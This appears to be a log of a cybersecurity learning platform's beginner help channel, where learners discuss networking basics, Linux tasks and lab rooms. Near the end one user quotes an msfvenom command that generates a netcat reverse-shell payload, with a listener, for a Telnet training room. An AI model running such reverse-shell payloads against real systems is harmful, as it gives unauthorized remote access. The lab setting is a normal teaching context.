Once your router (local office) receives the package, this initial frame is not necessary anymore, so it is discarded.
Now the router proceeds to read the packet information to read where should it send it next
Frame - Packet - Data
 white lantern
oh so the packet goes inside of the frame then
white lantern
crude salmon
Frame - Packet - Data
very useful diagram thx
somber currentBOT
Gave +1 Rep to @crude salmon
white lantern
the Packets & Frames room is a bit confusing in that regard
crude salmon
white lantern
oh so the packet goes inside of the frame then
It does! The frame is stripped once it reaches the physical port (layer 2)
white lantern
im confused again - i am in the Extending Your Network room
covering switches when it says:
"Take, for example, a layer 2 switch in the diagram below. These switches will forward frames (remember these are no longer packets as the IP protocol has been stripped) onto the connected devices using their MAC address."
 white lantern
crude salmon
It does! The frame is stripped once it reaches the physical port (layer 2)
white lantern
crude salmon
It does! The frame is stripped once it reaches the physical port (layer 2)
yet here you are stating that the frame would have been stripped at the sender pc
so how could there be a frame by the time it arrives to the receiver for the layer 2 switch to use?
crude salmon
The frame is stripped and a new one is added

Sorry for the late reply, hope this illustrates it a bit better. The frame will help the packet jump from device to device.
The frame will always point to the next adjacent device, it will change from (Router to Switch) to (Switch to PC1) while the packet always has the same final destination IP (PC1)
white lantern
ah
and when the new frame is added the mac address of receiver can be derived by IP, right?
white lantern
crude salmon
The frame is stripped and a new one is added
great! thx
somber currentBOT
Gave +1 Rep to @crude salmon
crude salmon
Correct, the switch knows that to get to PC1
IP 1.1.1.2
the receiver address has to be 00:00:00:55
marsh veldt
white lantern
oh so the packet goes inside of the frame then
Watch a video on the osi model
Shows you the enscapulation process and the de enscapulation process
You can also watch practical networking on YouTube
He has a playlist with a lot of good videos
 signal lava
crude salmon
Frame - Packet - Data
signal lava
crude salmon
Frame - Packet - Data
But in the Packet and frames section they are clearly saying the opposite @white lantern @crude salmon
So the frame is within the packet and not the opposite
 soft snow
signal lava
But in the Packet and frames section they are clearly saying the opposite <@2412...
soft snow
signal lava
But in the Packet and frames section they are clearly saying the opposite <@2412...
Not sure if that's really what they tried to say there.
But no, the packet is encapsulated in the frame
 wraith lion
soft snow
Not sure if that's really what they tried to say there.
But no, the packet is en...
wraith lion
soft snow
Not sure if that's really what they tried to say there.
But no, the packet is en...
The packet is in the frame? From what I read, and thought I understood, the frame is within the packet. If what you're saying is right, they need to re-write their explanation as it's easy to misinterpret.
white lantern
white lantern
the Packets & Frames room is a bit confusing in that regard
and thats why i said that^
signal lava
wraith lion
The packet is in the frame? From what I read, and thought I understood, the fram...
Exactly
 covert thorn
Hi. I need help with a question
tight ingot
Just state your question.
You'll get an answer faster.
covert thorn
What is the flag that you obtained by following along? this question is from the course tryhackme
tight ingot
There is a bunch of rooms with that sort of format.
Please state the room and task number.
 round willow
earlier I made THM account by clicking the Google... OAuth2... OpenID thingy, and I could do Intro to Defensive Security for free
but afterwards I realised maybe I would like a personalized username, so I got rid of that account to make this one, but Intro to Defensive Security is now paywalled....
....weird 🤔
tight ingot
round willow
earlier I made THM account by clicking the Google... OAuth2... OpenID thingy, an...
There is two rooms, one is free, one isn't.
https://tryhackme.com/room/defensivesecurityhq - FREE
https://tryhackme.com/room/defensivesecurity PAID

TryHackMe
Introducing defensive security and related topics, such as threat intelligence, SOC, DFIR, and SIEM.

TryHackMe
TryHackMe is a free online platform for learning cyber security, using hands-on exercises and labs, all through your browser!
round willow
tight ingot
https://tryhackme.com/room/defensivesecurityhq - **FREE**
https://tryhackme.com/...
Whew, I see, the free one is indeed what I did already on my other account, thank you! 🙏
somber currentBOT
Gave +1 Rep to @tight ingot
 worldly marsh
Linux Fundamentals Part 1 - Task 6. There's a link to /room/thefindcommand but the room is set to private, anybody able to suggest a good alternative? 🙂
 worthy gate
Let me check
tight ingot
It's private because it's old.
worthy gate
It's also set to private for me as well.
tight ingot
It's deprecated.
worthy gate
Looks like they changed the perms for everyone...and may be updating it.
tight ingot
worthy gate
Looks like they changed the perms for everyone...and may be updating it.
It's not being updated.
worldly marsh
Okie doke! I'll skip over it for now, thanks for the replies all
 static river
hey, so i am a newbie and on the lower pathways but am stuck in Subdomain Enumeration task 6. I have tried numerous times to get it to work. any help would be appreciated.
static river
On the task it states to use this ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/namelist.txt -H "Host: FUZZ.acmeitsupport.thm" -u http://MACHINE_IP todiscover new domain then add -fs {size} where size is the most frequent number shown. This command is supposed to reveal something "new" that wasn't there before. I get the same output and nothing new. I am assuming I'm putting the commands in incorrectly because I haven't run into this before.
tight ingot
static river
On the task it states to use this ffuf -w /usr/share/wordlists/SecLists/Discover...
Have you started the machine? or are you just hiding the IP? (Which doesn't help with troubleshooting)
rain berryBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
static river
I get one error. Just not on rriggt now
static river
ok when i put the command in, no matter what number i put in for size i get.....Encountered error(s): 1 errors occured.
* Size filter or matcher (-fs / -ms): invalid value: {42}
haughty peak
static river
ok when i put the command in, no matter what number i put in for size i get........
Can you share exact command you used?
static river
When you add the -fs {size} to the command line from above... when you change size out for an integer of any kind, get the error
static river
see, as i stated, its probably the way i was putting in the code. Ill try that and see how it goes, thanks
static river
Ok so no errors but no answers
static river
Thanks for any help that's been given, I finished.
worthy gate
Hello everyone
I need assistance with
https://tryhackme.com/room/linuxfundamentalspart3

TryHackMe
Power-up your Linux skills and get hands-on with some common utilities that you are likely to use day-to-day!
Task 6 - I am not able to find the crontab time it is asking for..
tight ingot
worthy gate
Task 6 - I am not able to find the crontab time it is asking for..
What have you tried?
 spiral blade
worthy gate
I need assistance with
https://tryhackme.com/room/linuxfundamentalspart3
spiral blade
worthy gate
I need assistance with
https://tryhackme.com/room/linuxfundamentalspart3
Use nano crontab
worthy gate
I have finally completed it. It was late last night and I was looking into things too deeply.
lol
 glass oxide
Man I thought I knew Linux before. But the Linux fundamentals made me feel new lol
warm epoch
@wheat axle don't just post answers. No one learns from that.
 tardy needle
I have a question about the first task where you have to use command "-u http://fakebank.com -w wordlist.txt dir".
I don't quite get what the -w wordlist.txt dir" should achieve. If I understand correctly it should display everything that was found on the page in a txt file, right?
So i could use "randomname.txt" instead?
tight ingot
You need to use certain wordlist as it will contain the page you're looking for.
"Randomname.txt" probably won't have it
But wordlist.txt will have it since it was written specifically for that room.
tardy needle
So how would you approach doing the same thing in a real-world scenario?
I might be looking too deeply into it 🙃
tight ingot
Use a wordlist that you think will work.
tight ingot
Yeah, there is a few that is built around enumerat and brute forcing directories.
 pale pawn
Hi all, I have a question for the Windows fundamentals 1 task 6.
Last question I have to answer "What are the account status"..
And for whatever reason I cant find anything called account status in the room nor on google. Anyone who can point me in the right direction?
last schooner
pale pawn
Hi all, I have a question for the Windows fundamentals 1 task 6.
Last question I...
Well if you answered the before 3 questions from this task it shouldn't be too hard to answer this one either, especially if you answered the one right before this, they are both related.
pale pawn
After a lot of reading back and forth I found out what it was.. I feel like I misunderstood the question a lot. 😄 Thank you 🙂
last schooner
pale pawn
After a lot of reading back and forth I found out what it was.. I feel like I mi...
Yeah no worries glad you found it, it happens to most of us at some point, it's part of the process i think 🙂
 obtuse nebula
Hi, I have an issue on Linux Fundamentals Part 2, when I try to type the password : tryhackme it said permission denied, please try again. anyone can help me out?
last schooner
obtuse nebula
Hi, I have an issue on Linux Fundamentals Part 2, when I try to type the passwor...
what command are you using to ssh into the machine?
obtuse nebula
mac
last schooner
obtuse nebula
mac
???? i said what command are you using to ssh into the machine not what operating system 🙂
obtuse nebula
I mean macos monterey
last schooner
I think you don't understand this right, you are stuck at task 2 from the linux fundamentals 2 room right?

If so, the tasks ask you to connect to the rooms machine via SSH, which is a connection method, and if you follow the steps right there shouldn't be any problems, the task is kind of straight forward
warm epoch
obtuse nebula
I mean macos monterey
How are you trying to connect to the target machine? What program?
We can't see your screen or read your mind so we need to know what you're doing
marsh veldt
Do I have to learn all of the network topologies?
round willow
marsh veldt
Do I have to learn all of the network topologies?
you should, but don't force it, you'll come across them often as you gain experience and you can just learn them at a steady pace
potent wedge
marsh veldt
Do I have to learn all of the network topologies?
the same question could be asked about the multiplication table.... the answer is no you do not have to learn all of it.... though knowing it by heart will help a lot in any IT related field... you could also try learning the osi model to make you better at troubleshooting network problems
 eager bough
👍
marsh veldt
potent wedge
the same question could be asked about the multiplication table.... the answer i...
Sure, thanks!
somber currentBOT
Gave +1 Rep to @potent wedge
 raw lark
my pc is hacked by someone. what should i do?
raw lark
raw lark
my pc is hacked by someone. what should i do?
i can't protect myself on my own because i just started learning on THM about 2 days ago
 willow bronze
raw lark
i can't protect myself on my own because i just started learning on THM about 2...
willow bronze
raw lark
i can't protect myself on my own because i just started learning on THM about 2...
Sorry ?? Protect from who ?? Hackers ??
raw lark
willow bronze
Sorry ?? Protect from who ?? Hackers ??
yes
willow bronze
raw lark
yes
Are you getting attacked actively ??
raw lark
willow bronze
Are you getting attacked actively ??
i am not sure
willow bronze
raw lark
i am not sure
Then why are you worried anyway ?? Just be aware of your actions on the internet and use some security precautions
raw lark
willow bronze
Then why are you worried anyway ?? Just be aware of your actions on the internet...
such as
raw lark
willow bronze
Then why are you worried anyway ?? Just be aware of your actions on the internet...
i am already using an antivirus named AVG and i have already 2 to 3 warnings that i am being tracked by a tracking cookie
willow bronze
raw lark
i am already using an antivirus named AVG and i have already 2 to 3 warnings tha...
I don't think the staff would allow this discussion here because this is a dedicated channel to find help regarding the pre security module
willow bronze
raw lark
i am already using an antivirus named AVG and i have already 2 to 3 warnings tha...
You can use #general for that
raw lark
willow bronze
You can use <#680459914828972076> for that
can you give me some advice. what should i do in #general by tagging me plz
willow bronze
raw lark
can you give me some advice. what should i do in <#680459914828972076> by taggin...
There are alot of other people there who knows about it also you can ask anyone
raw lark
willow bronze
There are alot of other people there who knows about it also you can ask anyone
are you also new here
ok i am going to general
willow bronze
raw lark
are you also new here
Yes 🤠
raw lark
great
marsh veldt
ok i'm stuck if anyone is on. I'm on windows fund 3 and the answer should be public profile but it says its wrong for firewalls and the WINFUN2 V1.0 keeps reconnecting every 15s
marsh veldt
?
 untold scarab
marsh veldt
?
untold scarab
marsh veldt
?
Hey, on which Task of the Win Fund 3?
If you mean Task 5, the answer would be || Public Network, not Public profile||
 devout aurora
Hi. I am doing Linux Fundamentals part 3, task 8 and I have a problem in finding the folder Apache2 they say.
apache2 does not appear in the folder /var/log in the Linex machine given by the page
soft snow
devout aurora
Hi. I am doing Linux Fundamentals part 3, task 8 and I have a problem in finding...
You sure you are on the right machine?
Might want to provide a screenshots of that, you will have to verify first in order to be able to send screenshots
!docs verify
rain berryBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
 weak stirrup
Hello everyone, I am working on the Pre security sections and I have a question about "How websites work" Task 4: Sensitive Data Exposure
When I type in a random user/pass and get the error message, it recommends that I click on the hyperlink to see the source code (and as a result the password), or use CTRL+U. If I use CTRL+U I am unable to find the same text that is provided in the hyper link, any idea why that is? I used the search feature and to no avail
Hmm, the guide video never bothered to inspect, they just clicked the hyperlink
weak stirrup
When ever I inspect the page, I cannot find any of the info I get from clicking that hyperlink (the window there is what it brings up)

So I am assuming it means that there really was no "bad, client side accessible" code on the real page, right?
oh, yea. I was able to get the answer using that, what I meant is, using the other option they recommend (Pressing CTL+U to bring up the source code) its not there
ahhh, view FRAME source, ty
I can do it, thanks again!
 frail stone
had a good laugh about layer 0 in the osi module
 royal cave
Hi everyone !
I got a newbie linux question, what is the difference between using “&&” vs “ ; “ in command line ?
Thx ❤️
untold scarab
With ; you can run two commands, with && you basically can do the same BUT the conditions each needs to be successful
$ true && echo "This will work"
will print "This will work"
vs.
$ false && echo "This wont work"
will print nothing.
On the other hand:
$ false ; echo "This will work"
will print "This will work" since they are not "connected" to each other in any way unlike with && or ||
royal cave
Crystal clear !
A million thanks @untold scarab
somber currentBOT
Gave +1 Rep to @untold scarab
untold scarab
royal cave
Crystal clear !
A million thanks <@313155023884517376>
ya most welcome!
 lilac cloak

TryHackMe Learning Path Flow, you can refer the following flow (also suggest by TryHackMe in the description of the paths) to get a smooth learning experience…
devout aurora
!docs verify
rain berryBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
soft snow
-undelete -a

 valid pebble
Jus a quick question guys, would it be possible/reasonable to pursue (Which I am already) a 100day Python course as well as TryHackMe together? What’s your thoughts, I want to hear it.
untold scarab
tryhackme itself has 2(?) pythonrooms, that specify on cyber sec usage - might wanna check em out
oops, god knows where that sticker came from 
valid pebble
I’m aware but I’ve already started both. I am quite confused on the next steps.
untold scarab
I assume regarding the 100 day you mean the course by Angela Yu?
valid pebble
Yeah
untold scarab
Its not a bad one, but I don't think its too useful regarding Cyber Sec since it focuses much more on other usecases of python. If you still struggle with basics and would like to get a "bigger" view - I definitly can only recommend it. If you don't know how to use python regarding cyber sec, I think there are other ways to learn it.
But at the end of the day: Nobody can tell you what to do - the choice is yours :p
valid pebble
Reason of question is because at times it is quite overwhelming to do both congruently, even the thought of it is
But, I do think it will help doing both without a doubt that’s why I’m continuing
untold scarab
If I recall correctly, all python "days" are between 60 and 90 minutes
if you have the time each day without burning yourself out (taking into account that you also do tryhackme) then do it
valid pebble
untold scarab
If I recall correctly, all python "days" are between 60 and 90 minutes
Hmm is that so, I didn’t know this.
 valid pebble
I’m assuming that’s the same Python course ?
untold scarab
100 Days of Code: The Complete Python Pro Bootcamp for 2023 - by Angela Yu on Udemy yea
valid pebble
I always thought, why would she do another one ?
Nvm it is the same. Got confused there for a sec haha
untold scarab
yea she just updates the year each year
valid pebble
But if we take EVERYTHING into account it isnt usually going to end at its expected duration. There will be pauses and taking notes etc. So it’ll go over the duration
Again like you said, it depends on the person.
untold scarab
With udemy courses I usually found myself doing 1.25x speed
Since the course from Angela Yu is quite higher quality, there is also no verbal barrier, hence 1.25 should be possible. But at the end you decide it for yourself
lost matrix
Can we please not continue discussing other training platforms in this channel. 🙂
untold scarab
Sure thing, sorry
 fierce knoll
Hi, new here
Does anyone else experience an issue with Linux fundamentals part 3 when it comes to connecting to python3 HTTPServer? I've put the command into the console to connect but it seems to get stuck just after it's run and I don't get a connection confirmation and I'm unable to put in other commands other than ctrl+C to interrupt the command
(Sorry if it's a really simple fix, pretty new to this)
 junior drum
fierce knoll
Hi, new here
Does anyone else experience an issue with Linux fundamentals part 3...
junior drum
fierce knoll
Hi, new here
Does anyone else experience an issue with Linux fundamentals part 3...
No worries, you done it right but what you need to understand is that terminal is now running your server. And any traffic ran on it get sent to the terminal you set it up in.
Open a new terminal and carry on with the room.
Lmk if you need more help
fierce knoll
junior drum
No worries, you done it right but what you need to understand is that terminal i...
Oh, so am I right in thinking that terminal will stay like that and the other terminal is where I will run new commands from?
I completed the room, but I might have used a go around, just by going to the IP address in the browser to get the flag 🤦🏻♂️
fierce knoll
junior drum
No worries, you done it right but what you need to understand is that terminal i...
Thank you for your help by the way
somber currentBOT
Gave +1 Rep to @junior drum
junior drum
Lmao but yeah the terminal acts a log. And you can interact with it via anything you normally use @fierce knoll
fierce knoll
Ah mega, thank you... I'll eventually wrap my head around it
Thank you again
junior drum
No worries good luck
fierce knoll
Another question re Linux fundamentals... when using ps aux is there a way to increase the colum width? Only getting half a flag on one of the challenges, have tried googling but don't fully understand the solutions that I've come across
junior drum
Gonna need a screenshot for this one @fierce knoll
fierce knoll
junior drum
Gonna need a screenshot for this one <@795722802874417163>
Thank you, I'll get a screenshot when I get back on my laptop
somber currentBOT
Gave +1 Rep to @junior drum
 prime arch
Hi, I recently started the pre security pathway and I'm having some difficulty understanding what a MAC address is.
I get what an IP address is but get a bit lost after that. I understand that it's assigned to the network interface when it was produced but I don't really understand where it comes into play within networks. I have attempted to research it a bit more on my own but am just getting more confused.
I keep seeing the phrase "physical address" used, does that refer to the fact that the MAC address is always linked to the same device since it's built into the network interface? I'm also struggling to see the difference between when an IP address or a MAC addressed would be used.
Any help would be appreciated :)
 paper locust
prime arch
Hi, I recently started the pre security pathway and I'm having some difficulty u...
paper locust
prime arch
Hi, I recently started the pre security pathway and I'm having some difficulty u...
A mac address is the unique identifier for any hardware that can connect to other devices (in simple terms), where the IP address can change depending on the network you are a part of. In a real world instance you could tell a network that a device with "this mac address" is allowed to join and gain internet access and in theory only that device can gain access.
prime arch
paper locust
A mac address is the unique identifier for any hardware that can connect to othe...
so the mac address is permanently tied to the hardware vs an ip that would change depending on if i was connected to a home wifi or cafe internet etc?
paper locust
Yup - another way to see it would be the mac address is the VIN number on a car and the IP address is the registration plate
The VIN number will always be the same but the registration plate would change depending on the owner
prime arch
paper locust
The VIN number will always be the same but the registration plate would change d...
ahhh I see, that makes a lot of sense, I don't know why I had such a hard time wrapping my head around it, thank you for explaining :)
 slim sail

could someone give an example of how IP addresses cannot be active simultaneously more than once within the same network?
because my public ip is the same on my computer and phone, so am i misunderstanding
slim sail
slim sail
could someone give an example of how IP addresses cannot be active simultaneousl...
ahhhh so this is referring to private ip is it?
soft snow
slim sail
because my public ip is the same on my computer and phone, so am i misunderstand...
Your public IP is the same due to NAT of your router.
Yes, this is referring to the IP address that your devices have on your network (your private network)
slim sail
thank you for confirming :)
soft snow
slim sail
thank you for confirming :)
But just to be clear, this applies to any network, not just your private one 🙂
 crisp sphinx
Hello
Could someone tell me, where i can find the user and password to build an ssh connection? 😄
I cant find it
"tryhackme" as user and password does not work or i am doing it wrong
soft snow
crisp sphinx
Hello
Could someone tell me, where i can find the user and password to build an ...
If you state the room that you are doing, I can check
crisp sphinx
Linux Fundamentals Part 2
marsh veldt
i think the pw is just 'tryhackme' from memory
prime arch
Is there a reason that when ports are used, the port number is sometimes chosen at random but other times it seems to always be a specified number?
marsh veldt
The source port when sending a TCP packet is chosen at random from a currently unused port. There are some standardised protocols for Websites, ftp, SSH ports to listen on.
this is important, and allows you to have multiple browser windows/tabs open - If you had 4 webpages open, all sending and receiving on port 80, it would not know where the response traffic is meant to be directed.
prime arch
is there an advantage to it being chosen at random rather than just incremental/using the lowest available port?
Also if i understand correctly when sending data using TCP, that connection is kept the entire time data is being sent? Would that mean if a website was receiving data on port 80, every person who tried to upload to that website would be attempting to send to the same port, can multiple connections be held at once by the receiving server or would a situation like that cause some sort of upload queue?
crisp sphinx
In Linux Fundamentals 3 when i try to download the .flag.txt file, it says that the file can not be found. Anyone else ran into this error? What am i doing wrong here? 😄
I connected to the webserver but the file can not be found.
marsh veldt
when you 'ls' can you see the file?
and did you start the python http.server in the remote machines file directory containing the flag.txt
crisp sphinx
i could not see the file and i started the python http server. I followed the instruction which is presented in the video too but the file was not there.
soft snow
crisp sphinx
i could not see the file and i started the python http server. I followed the in...
A simple ls will not reveal the file because it's name is starting with a .
crisp sphinx
Ls -a didnt Show it either. I will try again Later
marsh veldt
Can you say that a Packet contains data, source and destination ip and Frame contains Data, Packet with source and destination Mac address in the purpose of sending data to another network?
marsh veldt
marsh veldt
Can you say that a Packet contains data, source and destination ip and Frame con...
this site has a good visualisation and explanation of each of the encapsulation and decapsulation process through the layers represented with cardboard boxes -> https://www.omnisecu.com/tcpip/tcpip-encapsulation-decapsulation.php
marsh veldt
marsh veldt
this site has a good visualisation and explanation of each of the encapsulation ...
Thanks!
somber currentBOT
Gave +1 Rep to @hybrid crow
marsh veldt
no problem, 🙂 it helped me understand it a bit clearer than the normal diagrams
 crude obsidian
Just wanted to say that I loved this path, I found it easy to follow yet super informative! Onto the next!
prime arch
So doing the pre security pathway atm, I’m getting a grasp of some of the content, like a base understanding, but i don’t 100% understand all of it in detail, is this normal or should I try go back through it once I’ve completed?
marsh veldt
It’s ALOT to take in. Make sure your taking notes, I hate taking notes, but it has made all the difference.
It helps to share what you have learnt by explaining it to others. Keep an eye on the chat in discord and you will no doubt have plenty of opportunities to help someone with your newly gathered knowledge.
Are there any concepts in particular you’re struggling with or wished went into further detail?
prime arch
I think with a lot of the information I understand the definition of it, but not the use of it, like the difference between packets and frames, I understand that frames are in packets (like the envelope example given) but I don’t understand why, the same with IP and MAC addresses, someone here explained the difference and I finally understood, but I don’t understand where they come into play separately. Ports I somewhat understand the purpose they serve, but I’m confused about the intricacies, for example if http is always on port 80, if a site used TCP which holds a connection, would that mean only one user could upload/download data at a time? I’m hoping that a lot of this sort of information I’ll learn along the way with other things, missing pieces of a puzzle etc. I’m just concerned that I’m not absorbing as much information as I would need to continue progressing
marsh veldt
No you are absorbing it, but if they threw all that information at you in the beginning it would be too much to properly take in. It is definitely frustrating, feeling like you only know half the story. I personally go and search for the same topic elsewhere but i will branch my search queries into the areas i wanted to know more about, everyone has their own way of explaining things and sometimes, a different angle will suddenly just make it 'click'.
Not sure if you have heard of Network Chuck, he has a great youtube channel - he really makes things simple. he has a few videos on TCP/IP - this one has some great examples, hopefully this helps you -> https://www.youtube.com/watch?v=3kfO61Mensg

Let's follow a packet through the layers of the TCP/IP and OSI model!! // CCNA Course 200-301 - sponsored by the Boson Software: https://bit.ly/bosonexsimccna (affiliate)
👊👊👊support the mission, join thisisIT: https://bit.ly/thisisitio
☕☕OFFICIAL NetworkChuck Coffee: https://NetworkChuck.coffee ☕☕
Watch the whole course: https://bit.ly/nc-c...
He is basically currently learning all of this himself, and he documents his journey by creating youtube videos, teaching other people what he has just learnt.
prime arch
marsh veldt
He is basically currently learning all of this himself, and he documents his jou...
Huh that definitely sounds useful, thanks so much I’ll check him out 
somber currentBOT
Gave +1 Rep to @hybrid crow
marsh veldt
he's awesome, i learnt how to make my own ethernet cables from this guy - he even has his two young girls making them too in his video to show how easy it can be
prime arch
Just watched one of his OSI model videos and wow it definitely helps to see the whole process explained step by step using a simple real world scenario
 molten hound
Hey guys im just starting in TryHackMe and I'm starting in the pre security pathway. I was wondering what method you guys use when doing them. I've been taking notes on all the terms and stuff but it takes way longer than just reading and doing the questions. I'm wondering if it's worth it to do it this way or if these concepts will be continuously reaffirmed throughout this course and future courses, and it would be more worth my time to just read it and cover more ground. Thanks!
frail stone
Keep taking notes
They will be helpful to refer to and committing things to memory
I am going back to take notes on the modules I chose not to..
valid pebble
Guys, presumably what would be an effective way to ensure efficiency. I take notes via One Note on my Laptop , but quite doubtful that this is the most effective way in doing so, as a posed to physically writing it down via Pen and Paper. Any thoughts ?
molten hound
I'm currently writing it down on paper because writing it is the part that helps you remember it, I personally feel like if you were to take notes this would be the best way to do it, but obviously as you can see above I'm wondering about the best way as well 😂
 safe wigeon
valid pebble
Guys, presumably what would be an effective way to ensure efficiency. I take not...
safe wigeon
valid pebble
Guys, presumably what would be an effective way to ensure efficiency. I take not...
Pen and paper note taking is the best way to memorise information, there are studies on it
Just have to make sure they're organized in a way that you can easily refer back to earlier points
valid pebble
safe wigeon
Pen and paper note taking is the best way to memorise information, there are stu...
I agree with this; and I been knowing this as well. Would you say it’s a waste of time by doing via one note on a laptop?
safe wigeon
valid pebble
I agree with this; and I been knowing this as well. Would you say it’s a waste o...
No, not at all. That has the advantage of easier accessibility and better organization. In the end it's what works best for you
For me, one of my professors pushed hard for pen and paper and so I tried it and found I do learn better with handwritten notes
marsh veldt
safe wigeon
No, not at all. That has the advantage of easier accessibility and better organi...
i can barely read my own handwriting. XD I rarely write anymore - my hand cramps up now after about 15 minutes 😄 however i am going to give it another go; as i am finding its not so effective regurgitating everything via copy and paste into an app.
 dark grotto
Hello There ! Maybe it' a frequent question but when a start my AttackBox for Linux Fundamentals Part 1 whoami tels me "Root" and not "TryHackMe"
And so I can't know how many folders are in my machine and the next questions.
Can someone help me or know how to fix it ?
dark grotto
Thanks I start the machine with the button of Task 3 and it's work !
molten hound
marsh veldt
i can barely read my own handwriting. XD I rarely write anymore - my hand cramps...
I'd say that if you're going to be taking notes on computer you should at least type them out if your goal is remembrance, as typing out each letter and each word is similar to what writing it down on paper by hand does
At least much more so than copying and pasting
marsh veldt
molten hound
I'd say that if you're going to be taking notes on computer you should at least ...
Yes, I was pasting into obsidian and then formatting and re-typing it into my own words.
The hardest bit I guess is knowing which bits you need to take note of, rather than just everything 😂
 thorn lynx
what languages to know?
molten hound
marsh veldt
Yes, I was pasting into obsidian and then formatting and re-typing it into my ow...
I'm struggling on the same thing and I always basically end up just writing everything down almost to the word and it takes soo long
 shrewd gale
thorn lynx
what languages to know?
shrewd gale
thorn lynx
what languages to know?
for try hack me? none needed
thorn lynx
shrewd gale
for try hack me? none needed
for general ethical hacking
shrewd gale
thorn lynx
for general ethical hacking
many different can be used none specific though, python is pretty good to create some scripts while C is better to exploit many vulnerabilities. but this isn't the right place to ask, there is a chat here called programming which is more appropriate to ask in
thorn lynx
shrewd gale
many different can be used none specific though, python is pretty good to create...
Ok, I already know python
prime arch
I'm reading back over the "what is networking" room and taking some more notes, and i'm feeling a little confused at the way an IP address is defined, specifically these two sentences:
"a way of identifying a host on a network for a period of time"
"IP addresses can change from device to device but cannot be active simultaneously more than once within the same network"
I always thought that your IP address was based on the network you were connected to, so I thought that if my phone and my PC were both connected to my home wifi, they would have the same IP address, but now I feel like I was wrong about that. The first sentence does seem to suggest that, as it's used to identify you for the period of time that you are connected to the network? But the second sentence about how you can't have the same IP address active on the same network has really thrown me off and now I feel like I have 0 idea how IP addresses work at all.
safe wigeon
Public vs private IP address - I think your network gets a public address that all your devices use when connecting to the internet, and each device additionally has a private IP
(someone correct me if I'm wrong tho, I'm not even through the pre-security module yet)
marsh veldt
prime arch
I'm reading back over the "what is networking" room and taking some more notes, ...
yes this is correct, you will be connected on the same subnet but your IP will differ from device to device. use the Attack Box as an example. They all boot up on the same subnet 10.10.xxx.xxx but each time you boot one up, it is assigned a unique/available IP address from the pool.
For an at home example visit your home router [normally -> http://192.168.0.1/ ]and look at the connected devices. they will all have their own IP address assigned.
Only services provided by a device/machine can run on the same IP and will utilise different ports for each service, for example 80 for http or 443 for https webserver.
I think this might be where your confusion lies - the difference between Devices, Services and Subnetting
warm epoch
prime arch
I'm reading back over the "what is networking" room and taking some more notes, ...
It might help to add some context between the public and private addresses
Back in the day, we used telephone lines for internet connections. You'd have one computer in the house connected to a modem and it'd have an IP. As we got more and more devices, we introduced something called NAT. NAT allows multiple computers to share a public IP address. All of the devices on your network will have the same public address, the public address of your router.
But what if the devices want to talk to eachother? Say you want to print to a network printer for example. Your PC and the printer have a different a local (private) IP address, that only has to be unique inside your home network. It also uses the local address of the router to talk outwards to the internet
 hazy plaza
Completed the path yesterday 💥
Guys which path now suggest for offensive side.. 1. Jr Pent test or 2. CompTIA Pentest+ path?
 tacit ravine
dose anyone understand the dns Record
cuz its too hard to me to understand it Specifically the cname and mx
slim oak
tacit ravine
cuz its too hard to me to understand it Specifically the cname and mx
What do you mean exactly? Cname is basically an alias for another name. And mx is the mailserver to a domain
 fluid zephyr
Hi, I'm stuck on this, could you please help me on the question: "What is the name of the golf course that is near the registrant address for microsoft.com?" (you have to use "https://www.whois.com/whois/microsoft.com ")
warm epoch
fluid zephyr
Hi, I'm stuck on this, could you please help me on the question: "What is the na...
Have you found what the registrant address is?
Then look on Google maps
fluid zephyr
I can’t find
 tight breach
could you give me your task where you struggle?
warm epoch
fluid zephyr
I can’t find
What can't you find? Where are you getting stuck?
fluid zephyr
In fact, I just need to have the address of the holder, I enter it in google maps and I will have my answer?
 river badger
I am beginner in cybersecurity, I have been having a smooth run with the beginner path exercises until I downloaded openvpn to use instead of using the attackbox. Now I am stuck, i can't carry out any more exercises and I can't disconnect the open vpn from my macbook.
potent wedge
river badger
I am beginner in cybersecurity, I have been having a smooth run with the beginne...
is there no process monitor thingy you can use to kill the openvpn instance???
also look into making a kali linux vm and only using the vpn from inside it to connect and do tryhackme stuffs
unless you have an m1 or m2 mac in which case your mileage might vary heavily
river badger
potent wedge
is there no process monitor thingy you can use to kill the openvpn instance???
Can't find the process monitor to kill the instance. I am still a beginner in all of these. Still a little confused about everything
Maybe I was too fast, should have just been carrying out the exercises using the attackbox via the browser
potent wedge
river badger
Can't find the process monitor to kill the instance. I am still a beginner in al...
river badger
Thank you so much, this helped
potent wedge
now look into virtualbox and how to make a kali linux vm
and then follow along with this room
!vpn
rain berryBOT
TryHackMe
Learn how to use OpenVPN to connect to our network!

From TryHackMe with ❤!
river badger
potent wedge
now look into virtualbox and how to make a kali linux vm
Thank you so much, this is really a boost for me. Now I know I will get help when I get into problems. Fired up to take this serious, I will try to cover as much as I can. I am new to IT suffs in general. Not going to be easy for me, but I will try
somber currentBOT
Gave +1 Rep to @potent wedge
potent wedge
you will learn a lot and that will be good
river badger
potent wedge
you will learn a lot and that will be good
👍
 tight surge
.
 sick jetty
Hello! I am stuck on Telnet room 7
I try putting this command
msfvenom -p cmd/unix/reverse_netcat lhost=10.10.130.76 lport=4444 R
When I use nc -lvp 4444
I get Listening on [0.0.0.0] (family 0, port 4444)
Once I get to the copy and paste on the telnet, nothing happens. I don't understand what I am doing wrong
potent wedge
!docs verify
rain berryBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
potent wedge
then post a screenshot of what you are doing..... should help us see the issues @sick jetty
sick jetty
Never mind lol. I finally got it. I realized I was supposed to do the commands on the host machine. This entire 3 hours I kept putting in the same command
For msfvenom I kept thinking I was doing something wrong due to this message:
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Really everything is done on the host machine Expect the copy and paste. Gezzz 😖
 worldly quarry
hi
please can help me with the Linus fud part3: task 8
How to i enter the ubuntu directory
Thanks got it
 true palm
i need help in the windows log event room
the question is Filter on Event ID 4104. What was the 2nd command executed in the powershell session?
 thorn umbra
Hi All, im currently working through Linux Fundamentals Part 1. I've just begun this section and am currently working through "Interacting with your file system" I seem to be stuck in the "root" terminal I believe I need to be elsewhere, can anyone assist with this? Thank you in advance
warm epoch
thorn umbra
Hi All, im currently working through Linux Fundamentals Part 1. I've just begun ...
Make sure you click the button to deploy the machine in the task. Clicking the button to start the attackbox will make things confusing.
thorn umbra
